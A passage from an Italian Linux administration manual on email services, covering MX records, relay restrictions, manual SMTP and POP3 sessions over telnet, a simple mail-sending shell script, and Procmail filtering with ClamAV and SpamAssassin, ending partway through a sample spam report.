In precedenza, si è accennato al meccanismo di trasferimento dei messaggi tra diversi MTA. L'MTA di origine, o comunque quello utilizzato come distributore di origine (relè), deve identificare l'MTA più adatto a ricevere il messaggio per ottenere la consegna di questo all'utente destinatario. Intuitivamente, il problema potrebbe ridursi alla trasformazione del nome a dominio dell'indirizzo di posta elettronica del destinatario in un numero IP, per poi tentare di contattare tale nodo con la speranza di trovare un MTA pronto a rispondere. Ma la realtà è più complessa e può darsi benissimo che l'MTA competente per ricevere la posta elettronica di un certo utente sia un nodo diverso da quello che appare nell'indirizzo di posta elettronica.

Per pubblicizzare gli MTA competenti per la gestione di un certo dominio di posta elettronica, si utilizzano i record '**`MX`**' nella configurazione dei DNS. L'esempio seguente mostra un caso descritto meglio nel capitolo 33 in cui si stabilisce che, per consegnare messaggi di posta elettronica nel dominio *brot.dg*, è competente il servente *dinkel.brot.dg*.

```
…
brot.dg.        IN      MX      10 dinkel.brot.dg.
…
```

39.13.4 Misure di sicurezza

Le misure di sicurezza fondamentali attraverso cui si cerca di evitare l'uso improprio di un MTA sono essenzialmente di due tipi: l'identificazione del sistema da cui proviene la richiesta di inoltro di un messaggio (attraverso il DNS) e il rifiuto dei messaggi che sono originati da un dominio estraneo e sono diretti anche a un dominio estraneo.

La prima delle due misure si concretizza nell'indicazione tra parentesi del nome a dominio e del numero IP del nodo chiamante nel campo '**`Received:`**'. Nell'esempio visto in precedenza, l'MTA del nodo *dinkel.brot.dg* ha verificato l'indirizzo di chi lo ha contattato (*router.brot.dg*).

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

La seconda misura si avvale generalmente del servizio di risoluzione dei nomi (record '**`MX`**'), attraverso il quale si può determinare quale sia il dominio di competenza per il recapito dei messaggi, stabilendo così che i messaggi provenienti dall'esterno che non siano diretti al proprio dominio di competenza, non possono essere accettati.

Nella maggior parte dei casi, gli MTA sono (o dovrebbero essere) configurati in questo modo. Ciò dovrebbe spiegare il motivo per cui spesso è impossibile inviare messaggi di posta elettronica in una rete locale se prima non si attiva un servizio DNS.

39.13.5 Referente per l'amministrazione del servizio

L'amministratore di un servizio di distribuzione di posta elettronica deve essere raggiungibile attraverso dei nominativi convenzionali. Fondamentalmente si tratta di *postmaster@**dominio***. Ultimamente, a causa della crescente invadenza di chi utilizza la posta elettronica in modo fraudolento, è diventato comune l'utilizzo dell'indirizzo *abuse@**dominio*** per identificare la persona competente nei confronti di possibili abusi originati dal servizio di sua competenza.

Naturalmente, tali indirizzi sono generalmente degli alias attraverso cui i messaggi possono essere rinivati al recapito dell'utente che incorpora effettivamente tali competenze.

39.14 Pratica manuale con i protocolli

È importante avere un minimo di dimestichezza con i protocolli utilizzati per la gestione della posta elettronica. Oltre all'aspetto puramente didattico, il loro utilizzo manuale attraverso un cliente TELNET, può aiutare a verificare la configurazione di un servente SMTP, oppure di manovrare all'interno di una propria casella postale remota.

In queste sezioni vengono mostrati solo i comandi elementari che si possono utilizzare con il protocollo SMTP e POP3.

39.14.1 SMTP attraverso un cliente TELNET

È già stato mostrato in precedenza un esempio di connessione con un servizio SMTP allo scopo di inviare manualmente un messaggio. Lo stesso esempio viene mostrato nuovamente a vantaggio del lettore.

```
$ telnet roggen.brot.dg smtp [Invio]

  Trying 192.168.1.2...
  Connected to roggen.brot.dg.
  Escape character is '^]'.
  220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; ↩
 ↪Thu, 11 Sep 1997 19:58:15 +0200
HELO brot.dg [Invio]

  250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], ↩
 ↪pleased to meet you
MAIL From: <daniele@dinkel.brot.dg> [Invio]

  250 <daniele@dinkel.brot.dg>... Sender ok
RCPT To: <toni@dinkel.brot.dg> [Invio]

  250 <toni@dinkel.brot.dg>... Recipient ok
DATA [Invio]

  354 Enter mail, end with "." on a line by itself
Subject: Saluti. [Invio]

Ciao Antonio, [Invio]

come stai? [Invio]

Io sto bene e mi piacerebbe risentirti. [Invio]

Saluti, [Invio]

Daniele [Invio]

. [Invio]

  250 TAA02951 Message accepted for delivery
QUIT [Invio]

  221 dinkel.brot.dg closing connection
  Connection closed by foreign host.
```

L'esempio mostra tutto quello che serve fare per inviare un messaggio. I comandi '**HELO**', '**MAIL**', '**RCPT**' e '**DATA**', vanno inseriti rispettando questa sequenza e la loro sintassi dovrebbe essere evidente dall'esempio.

Un problema importante che si incontra quando si configura il proprio servizio SMTP è quello del filtro rispetto al relè, cioè all'attività di ritrasmissione dei messaggi. Solitamente si consente di fare il relè senza alcuna limitazione per i messaggi provenienti dai nodi della propria rete locale, mentre lo si impedisce quando il messaggio è di origine esterna a tale rete e in più la stessa destinazione è esterna alla rete locale. Il concetto si esprime facilmente a parole, ma la configurazione del servizio SMTP potrebbe essere complessa e si può rischiare di tagliare fuori dal servizio proprio alcuni nodi che invece dovrebbero poterlo utilizzare. L'esempio seguente mostra un caso di cattiva configurazione e da ciò si intende quanto sia utile l'utilizzo manuale del protocollo SMTP per controllare tali situazioni.

```
$ telnet dinkel.brot.dg smtp [Invio]
```

Dal nodo *roggen.brot.dg* si vuole inviare un messaggio al nodo *weizen.brot.dg*, utilizzando per questo il servente *dinkel.brot.dg*, il quale dovrebbe fare da relè, almeno per la rete locale *brot.dg*.

```
  Trying 192.168.1.1...
  Connected to dinkel.brot.dg.
  Escape character is '^]'.
  220 roggen.brot.dg ESMTP Exim 1.90 #1 Wed,
      4 Nov 1998 09:47:05 +0100
HELO brot.dg [Invio]

  250 dinkel.brot.dg Hello daniele at roggen.brot.dg
      [192.168.1.2]
MAIL From: daniele@roggen.brot.dg [Invio]

  250 <daniele@roggen.brot.dg> is syntactically correct
RCPT To: tizio@weizen.brot.dg [Invio]

  550 relaying to <tizio@weizen.brot.dg> prohibited by
      administrator
```

Come si può vedere, qualcosa non va: il servente ha accettato l'origine, ma da quell'origine non accetta la destinazione.

```
QUIT [Invio]

  221 roggen.brot.dg closing connection
```

39.14.2 POP3 attraverso un cliente TELNET

Anche l'utilizzo manuale del protocollo POP3 può essere utile. Il problema si pone normalmente quando la propria casella postale remota è stata riempita in maniera abnorme da un aggressore. Se si dispone di un collegamento troppo lento, è meglio evitare di scaricare tutta la posta, mentre sarebbe opportuno eliminare direttamente i messaggi che sembrano essere inutili.

L'esempio seguente serve a capire in che modo è possibile visionare la situazione della propria casella postale remota e come è possibile intervenire per eliminare i messaggi indesiderati.

```
$ telnet dinkel.brot.dg pop-3 [Invio]

  Trying 192.168.1.1...
  Connected to dinkel.brot.dg.
  Escape character is '^]'.
  +OK POP3 dinkel.brot.dg v4.47 server ready
```

La prima cosa richiesta è l'inserimento del nominativo-utente e subito dopo la parola d'ordine.

```
USER tizio [Invio]

  +OK User name accepted, password please
PASS tazza [Invio]
```

Dopo l'indicazione della parola d'ordine, il servizio POP3 indica quanti messaggi sono presenti. In questo caso solo due.

```
  +OK Mailbox open, 2 messages
```

Il comando '**LIST**' consente di avere un elenco dei messaggi con a fianco la loro dimensione in byte. Ciò può essere utile per individuare messaggi «bomba», dove l'indizio potrebbe essere dato dalla

dimensione esageratamente grande di un messaggio o dal ripetersi di messaggi con la stessa identica dimensione.

LIST [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 498
.
```

In questo caso, i messaggi sembrano proprio innocui. Eventualmente, se si vede il ripetersi di un messaggio breve, si può controllarne il contenuto, con il comando '**RETR**'.

RETR 2 [*Invio*]

Viene letto il secondo messaggio.

```
+OK 498 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: daniele@dinkel.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local
        for daniele@dinkel.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: daniele@dinkel.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e' un messaggio SPAM.
.
```

La dimensione del messaggio comprende tutto ciò che lo compone, compresa la riga iniziale in cui si informa che questa è di 498 ottetti (gruppi di 8 bit), ovvero byte.

Per cancellare un messaggio, si può utilizzare il comando '**DELE**', seguito dal numero corrispondente.

DELE 2 [*Invio*]

```
+OK Message deleted
```

Per concludere si utilizza il comando '**QUIT**'.

QUIT [*Invio*]

```
+OK Sayonara
```

39.14.3 POP3s attraverso un cliente TELNET-SSL

Il protocollo POP3s si distingue in quanto si inserisce a sua volta in un protocollo SSL. Si può intervenire manualmente anche in questo caso, se Telnet consente di gestire anche SSL.

$ telnet [-8] -z ssl mail.brot.dg 995 [*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
+OK POP3 mail.brot.dg v2003.83 server ready
```

USER tizio [*Invio*]

```
+OK User name accepted, password please
```

PASS tazza [*Invio*]

```
+OK Mailbox open, 2 messages
```

LIST [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 482
.
```

RETR 2 [*Invio*]


```
+OK 482 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: tizio@mail.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for tizio@mail.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: tizio@mail.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e' un messaggio SPAM.
.
```

DELE 2 [*Invio*]

```
+OK Message deleted
```

QUIT [*Invio*]

```
+OK Sayonara
```

39.14.4 Script per l'invio di un messaggio attraverso Telnet

Come è stato mostrato nelle sezioni precedenti, se lo scopo è quello di scrivere un messaggio semplice (ASCII puro), privo di allegati, è possibile usare direttamente il protocollo SMTP attraverso Telnet. In questa sezione viene mostrato uno script che permette di inviare un messaggio preparato in un file di testo separato, a un indirizzo prestabilito, inviandone una copia anche a se stessi, per memoria. Supponendo che lo script si chiami '**mail-tizio@dinkel.brot.dg**', lo si potrebbe usare così:

```
mail-tizio@dinkel.brot.dg file_messaggio [oggetto]
```

Ecco il contenuto dello script '**mail-tizio@dinkel.brot.dg**':

```
#!/bin/sh

SENDER="caio@roggen.brot.dg"
SMTP_SERVER="mail.brot.dg"
RECIPIENT="tizio@dinkel.brot.dg"
MESSAGE_ID=`makepasswd --chars 11`
DATE=`date -R`
MESSAGE_BODY=`cat $1`
SUBJECT=$2
MAIL_FILE=$1~

echo "HELO $SENDER"                          >  $MAIL_FILE
echo "MAIL From: <$SENDER>"                  >> $MAIL_FILE
echo "RCPT To: <$RECIPIENT>"                 >> $MAIL_FILE
echo "RCPT To: <$SENDER>"                    >> $MAIL_FILE
echo "DATA"                                  >> $MAIL_FILE
echo "Message-ID: $MESSAGE_ID"               >> $MAIL_FILE
echo "Date: $DATE"                           >> $MAIL_FILE
echo "Sender: $SENDER"                       >> $MAIL_FILE
echo "From: $SENDER"                         >> $MAIL_FILE
echo "To: $RECIPIENT"                        >> $MAIL_FILE
echo "Subject: $SUBJECT"                     >> $MAIL_FILE
echo ""                                      >> $MAIL_FILE
echo "$MESSAGE_BODY"                         >> $MAIL_FILE
echo ""                                      >> $MAIL_FILE
echo "."                                     >> $MAIL_FILE

cat $MAIL_FILE | telnet $SMTP_SERVER 25
rm -f $MAIL_FILE
```

L'intestazione del messaggio che si ottiene è abbastanza completa, in modo da non dover costringere il servente SMTP a completarla. Si può osservare in particolare che viene generata una stringa casuale attraverso il programma '**makepasswd**' per il campo '**Message-ID:**'. Da come è fatto lo script è evidente che il mittente e il destinatario sono fissi, così come suggerisce il nome stesso dello script.

Si suppone di avere preparato il messaggio seguente nel file

‘`messaggio`’:

```
Ciao Tizio,
come va?

E‘ da tanto che non ci si sente...
Raccontami qualcosa!

Caio
```

Come si può osservare, per prudenza si evita di indicare lettere accentate. Per inviare il messaggio si può procedere in questo modo, specificando l’oggetto «Ciao!»:

```
$ mail-tizio@dinkel.brot.dg messaggio "Ciao!" [Invio]
```

Prima dell’invio, lo script genera il file ‘`messaggio~`’ con il contenuto seguente:

```
HELO caio@roggen.brot.dg
MAIL From: <caio@roggen.brot.dg>
RCPT To: <tizio@dinkel.brot.dg>
RCPT To: <caio@roggen.brot.dg>
DATA
Message-ID: LPhJyaTLUvE
Date: Mon, 16 Jun 2003 11:36:51 +0200
Sender: caio@roggen.brot.dg
From: caio@roggen.brot.dg
To: tizio@dinkel.brot.dg
Subject: Ciao!

Ciao Tizio,
come va?

E‘ da tanto che non ci si sente...
Raccontami qualcosa!

Caio

.
```

Come si vede dallo script, questo file viene inviato a Telnet attraverso lo standard input e ciò è sufficiente per ottenere l’invio. Alla fine, il file temporaneo viene rimosso.

Eventualmente, si può sostituire Telnet con Netcat (sezione 43.8.9).

39.15 Procmail


Procmail[15] è un sistema di analisi e selezione dei messaggi di posta elettronica, che si inserisce subito dopo un MDA (*Mail delivery agent*). Viene usato praticamente per ogni tipo di controllo che riguardi la posta elettronica, a livello di singolo utente, ma ha un grande difetto: la sintassi per la sua configurazione.

Procmail, nel suo utilizzo normale, viene avviato con i privilegi di un certo utente e serve per ricevere un messaggio di posta elettronica attraverso lo standard input, da depositare nel file appropriato che rappresenta la casella di posta in entrata di quello stesso utente. Per la precisione, qualsiasi sia la forma dei dati che vengono ricevuti in ingresso, questi vengono depositati tali e quali nella casella di posta.

```
cat messaggio | procmail
```


Il funzionamento di Procmail dipende dalla presenza e dal contenuto di un file di configurazione. Generalmente si considera solo il file ‘`~/.procmailrc`’, di competenza dell’utente, proprio perché Procmail lo si intende uno strumento che deve gestire l’utente singolo.

Figura 39.95. Schema del funzionamento più semplice di Procmail.



Attraverso la configurazione, si può istruire Procmail in modo da selezionare i messaggi per depositarli in file differenti, in base a qualche criterio, così come è possibile utilizzare altri programmi per il controllo della presenza di virus o per l’individuazione di «spam», i quali aggiungono delle voci nell’intestazione dei messaggi, così che lo stesso Procmail possa poi separarli dai messaggi normali.

Figura 39.96. Una situazione tipica in cui Procmail si avvale di altri programmi per individuare i contenuti e sapere poi come separare i messaggi, recapitandoli in file differenti.



39.15.1 Configurazione di partenza e verifica del funzionamento

Per cominciare a comprendere l’uso di Procmail, occorre predisporre un file di configurazione iniziale (‘`~/procmailrc`’), molto simile a quello seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
```

Come si può intuire, vengono definite delle variabili di ambiente per il funzionamento di Procmail stesso. In particolare, la variabile ***MAILDIR*** rappresenta la directory in cui vengono depositati i file per il recapito dei messaggi, mentre ***DEFAULT*** rappresenta il file che deve ricevere i messaggi in modo predefinito. Eventualmente, la variabile ***DEFAULT*** potrebbe anche corrispondere a ‘`/var/mail/$LOGNAME`’.

Per la precisione, la directory rappresentata dalla variabile ***MAILDIR*** è la directory corrente durante il funzionamento di Procmail; pertanto, i file che vengono indicati con percorsi relativi, fanno riferimento a questa directory di partenza.

Avendo fatto questo, si può utilizzare un file contenente il testo seguente, per verificare il funzionamento di Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2012 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1Fy4ON-0005yF-00@127.0.0.1>
From: tizio@brot.dg
Date: Wed, 05 Jul 2012 12:13:59 +0200

ciao
```

Supponendo che questo file si chiami ‘`messaggio`’, si può vedere se Procmail lo può recapitare regolarmente:

```
$ cat messaggio | procmail[Invio]
```

Indipendentemente dal fatto che l’utente sia effettivamente ‘**`caio`**’, dovrebbe trovare il messaggio nel file ‘`~/mail/mbox`’, da come si vede nella configurazione stabilita. Ma più importante di questo, nel file ‘`~/mail/procmail.log`’ si deve vedere cosa ha fatto Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2012 +0200
 Subject: ciao
  Folder: /home/tizio/mail/mbox                          387
```

39.15.2 Attivazione di Procmail

Per svolgere il suo compito, Procmail deve essere avviato ogni volta che c’è un messaggio da recapitare a un certo utente.

Si parte dal presupposto che il sistema, senza Procmail, sia già in grado di recapitare i messaggi agli utenti, pur senza compiere analisi dei contenuti di questi. Quando si vuole inserire Procmail, quello che prima svolgeva il compito di MDA, dopo deve avvalersi a sua volta di Procmail per completare il recapito.

A seconda dei casi, può darsi che Procmail venga preso in considerazione in modo automatico dal sistema di recapito dei messaggi di posta elettronica, oppure che si debba intervenire all’interno di file ‘`~/.forward`’.

A titolo di esempio viene mostrato un estratto della configurazione di Postfix, dove viene richiesto l’uso di Procmail:

```
…
mailbox_command = procmail -a "$EXTENSION"
…
```

Quando invece il programma che gestisce la consegna dei messaggi ignora l’esistenza di Procmail, occorre utilizzare il file ‘`~/.forward`’. Potrebbe essere necessario utilizzare una delle due forme seguenti, ma si deve verificare con la documentazione del sistema MDA:

```
"|exec /usr/bin/procmail"
```

```
|/usr/bin/procmail
```

39.15.3 Esempi semplici di configurazione

Il file di configurazione di Procmail contiene, oltre alle direttive per assegnare un valore a delle variabili di ambiente, delle «ricette» (*recipe*) con cui si dice cosa fare dei messaggi elaborati. Si osservi l’esempio seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
#
# Lista "scuola"
#
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```


In questo caso si mostra un file completo, il quale, dopo l’assegnamento delle variabili di ambiente e dopo un’annotazione (commento) contiene una ricetta:

```
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```


Le ricette si distinguono perché iniziano sempre con la sigla ‘**`:0`**’. In questo caso, la ricetta indica che si vuole mettere una copia dei messaggi che risultano diretti all’indirizzo *scuola@lists.linux.it* nel file ‘`didattica`’ (precisamente il file ‘`$MAILDIR/didattica`’).

Si osservi che ‘`didattica`’ potrebbe anche essere una directory, ma in tal caso ci sarebbe da specificare se salvare i messaggi in formato «MH» o *maildir*.

Figura 39.105. Spiegazione dettagliata della ricetta.



Nell’esempio seguente, invece, si vede la stessa ricetta, con la differenza che manca la «c», per fare in modo che i messaggi individuati dalla condizione vengano messi solo nel file o nella directory ‘`didattica`’:

```
:0
* ^To:.*scuola@lists\.linux\.it
didattica
```


L’esempio successivo riguarda l’uso di un programma antivirus e si avvale di due ricette in sequenza:

```
#
# Scan for viruses
#
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

La prima ricetta richiede di avviare il programma ‘**`clamdscan`**’ (con le opzioni che si vedono), inviandogli il messaggio attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, che così viene assegnato alla variabile ***VIRUS***. La seconda ricetta prende lo stesso messaggio e verifica che la variabile ***VIRUS*** contenga la stringa ‘**`FOUND`**’ alla fine: se c’è la corrispondenza, il messaggio viene messo nel file o nella directory ‘`virus`’.

Figura 39.108. Spiegazione dettagliata delle ricette.



L’esempio seguente riguarda due ricette per utilizzare SpamAssassin, allo scopo di valutare i messaggi e «marchiarli» come *spam*:

```
#
# SpamAssassin
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

:0
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam
```

Nella prima ricetta si vede l'uso delle opzioni '**f**' e '**w**'. La lettera '**f**' serve per fare in modo che il messaggio, inviato al programma attraverso il condotto che si vede dopo la condizione, venga modificato e passato alle ricette successive con tale modifica. La lettera '**w**' richiede di attendere l'esecuzione del programma e di verificare il valore di uscita dello stesso: se si ottiene un errore, occorre rifiutare le modifiche al messaggio, il quale così passa intatto alle ricette successive.

Dopo le opzioni, appare il segno di due punti ('**:**'), perché poi viene indicato il nome di un file, '`spamassassin.lock`', che viene creato nel momento dell'utilizzo della ricetta e cancellato subito dopo. La presenza di questo file serve a evitare che il programma '**spamassassin**' venga avviato quando ne esiste già un altro che non ha ancora completato il suo compito; pertanto, all'esecuzione della ricetta, se il file esiste già, si attende che il file scompaia prima di procedere (in inglese si definisce: *lock file*).

La condizione della prima ricetta si avvera se il messaggio ha una dimensione inferiore a 256000 byte (ovvero 250 Kibyte). Ciò serve a evitare di scandire messaggi di dimensioni troppo grandi. Tali messaggi più grandi non vengono così controllati dal programma '**spamassassin**'.

Nella prima ricetta, il programma '**spamassassin**' aggiunge delle intestazioni ai messaggi, in particolare una denominata '**X-Spam-Level:**', contenente una fila di asterischi: più sono gli asterischi, più è probabile che si tratti di messaggi indesiderabili. Nella seconda ricetta, infatti, si verifica la presenza di un'intestazione di questo tipo: se appaiono almeno 15 asterischi, il messaggio viene messo nel file o nella directory '`spam`'.

Per la descrizione dettagliata della sintassi da usare per la costruzione delle ricette di Procmail, occorre leggere i documenti: *procmailrc(5)* e *procmailex(5)*.

39.16 SpamAssassin

SpamAssassin è un sistema sofisticato per l'analisi dei messaggi di posta elettronica, allo scopo di individuare quelli che sono da ritenere *spam*, ovvero messaggi privi di alcun valore.

Il sistema di SpamAssassin può articolarsi in modi differenti; qui viene preso in considerazione semplicemente l'uso attraverso il programma '**spamassassin**', tralasciando la possibilità di usare la coppia '**spamd**'/'**spamc**'.

SpamAssassin ha la capacità di «imparare» a selezionare i messaggi in base a esempi reali di messaggi *spam* e di messaggi «buoni» (*ham*). Per accumulare queste informazioni può avvalersi di un DBMS esistente, oppure può semplicemente salvare dei file nella directory '`~/.spamassassin/`'. In questo capitolo si considera solo tale ultima possibilità.

39.16.1 Configurazione di SpamAssassin

SpamAssassin, per distinguere ciò che è da intendersi come *spam*, utilizza dei file di configurazione che possono trovarsi in '`/usr/share/spamassassin/`' e hanno estensione '`.cf`'. Questi file possono essere aggiornati, attraverso il programma '**sa-update**', il quale però li scarica all'interno di '`/var/lib/spamassassin/…`'; pertanto, se esistono i file all'interno di '`/var/lib/spamassassin/`', vengono ignorati quelli all'interno di '`/usr/share/spamassassin/`'.

Per modificare questa configurazione non si deve intervenire nelle directory appena descritte, mentre è possibile agire all'interno del file '`/etc/spamassassin/local.cf`' ed eventualmente nei file personali '`~/.spamassassin/user_prefs`'.

Per le situazioni comuni, non è necessario intervenire nella configurazione e l'uso di '**sa-update**' è più che sufficiente.

```
sa-update [opzioni]
```

Naturalmente, '**sa-update**' va usato con i privilegi dell'utente '**root**' e non servono opzioni se è stato compilato con i valori predefiniti corretti.

```
# sa-update [Invio]
```

39.16.2 Cosa fa SpamAssassin

Qui si intende mostrare l'uso del programma '**spamassassin**', il quale riceve dallo standard input un messaggio di posta elettronica e, dopo la verifica, gli aggiunge delle intestazioni con cui è possibile qualificarlo:

```
spamassassin [opzioni] < file_messaggio > file_modificato
```

Nella documentazione originale si fa riferimento al programma '**spamassassin-run**', ma in generale si usa solo il nome '**spamassassin**'.

A titolo di esempio si veda cosa succede con un file che ha il contenuto seguente:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

ciao
```

Supponendo che si tratti del file '`messaggio`', si può usare '**spamassassin**' per controllarlo e ottenere il file '`messaggio_controllato`':

```
$ spamassassin < messaggio > messaggio_controllato [Invio]
```

In questo caso, SpamAssassin dovrebbe considerarlo un messaggio normale e in tal caso, si limita a segnalarlo con delle intestazioni aggiuntive. Ecco come dovrebbe apparire il file '`messaggio_controllato`':

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
X-Spam-Checker-Version: SpamAssassin 3.1.1 ↩
↪(2006-03-10) on nanohost
X-Spam-Level:
X-Spam-Status: No, score=0.5 required=5.0 ↩
↪tests=NO_REAL_NAME,NO_RECEIVED,
        NO_RELAYS autolearn=no version=3.1.1
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: >E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

ciao
```

In presenza di un messaggio che SpamAssassin considera essere *spam*, le cose vanno diversamente: le intestazioni aggiuntive sono più corpose, inoltre il messaggio originale viene allegato in un rapporto esplicativo. Ecco il file di partenza, contenente un elenco ripetuto di nomi di prodotti farmaceutici che spesso qualcuno tenta di spacciare attraverso la rete:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...
```

Ecco il risultato dopo l'elaborazione con '**spamassassin**':

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Received: from localhost by nanohost
        with SpamAssassin (version 3.1.1);
        Thu, 06 Jul 2012 19:27:07 +0200
From: caio@brot.dg
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Date: Thu, 06 Jul 2012 19:17:19 +0200
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
X-Spam-Flag: YES
X-Spam-Checker-Version: SpamAssassin 3.1.1 (2006-03-10) on nanohost
X-Spam-Level: ******
X-Spam-Status: Yes, score=6.3 required=5.0 tests=AWL,DRUGS_ANXIETY,
        DRUGS_ANXIETY_EREC,DRUGS_ERECTILE,DRUGS_MANYKINDS,DRUGS_MUSCLE,
        DRUGS_PAIN,NO_REAL_NAME,NO_RECEIVED,NO_RELAYS,SUBJECT_DRUG_GAP_C,
        SUBJECT_DRUG_GAP_L,SUBJECT_DRUG_GAP_S,SUBJECT_DRUG_GAP_VA,
        SUBJECT_DRUG_GAP_VIC autolearn=no version=3.1.1
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------=_44AD47EB.2E5AF19D"

This is a multi-part message in MIME format.

------------=_44AD47EB.2E5AF19D
Content-Type: text/plain
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Spam detection software, running on the system "nanohost", has
identified this incoming email as possible spam.  The original message
has been attached to this so you can view it (if it isn't spam) or label
similar future email.  If you have any questions, see
the administrator of that system for details.

Content preview:  cialias, levitra, soma, valium, vicodin cialias,
  levitra, soma, valium, vicodin cialias, levitra, soma, valium, vicodin
  cialias, levitra, soma, valium, vicodin cialias, levitra, soma, valium,
  vicodin cialias, levitra, soma, valium, vicodin cialias, levitra, soma,
  valium, vicodin cialias, levitra, soma, valium, vicodin ... [...]

Content analysis details:   (6.3 points, 5.0 required)

 pts rule name              description
---- ---------------------- --------------------------------------------------
 0.6 NO_REAL_NAME           From: does not include a real name
 2.4 SUBJECT_DRUG_GAP_VA    Subject contains a gappy version of 'valium'
 1.8 SUBJECT_DRUG_GAP_L     Subject contains a gappy version of 'levitra'
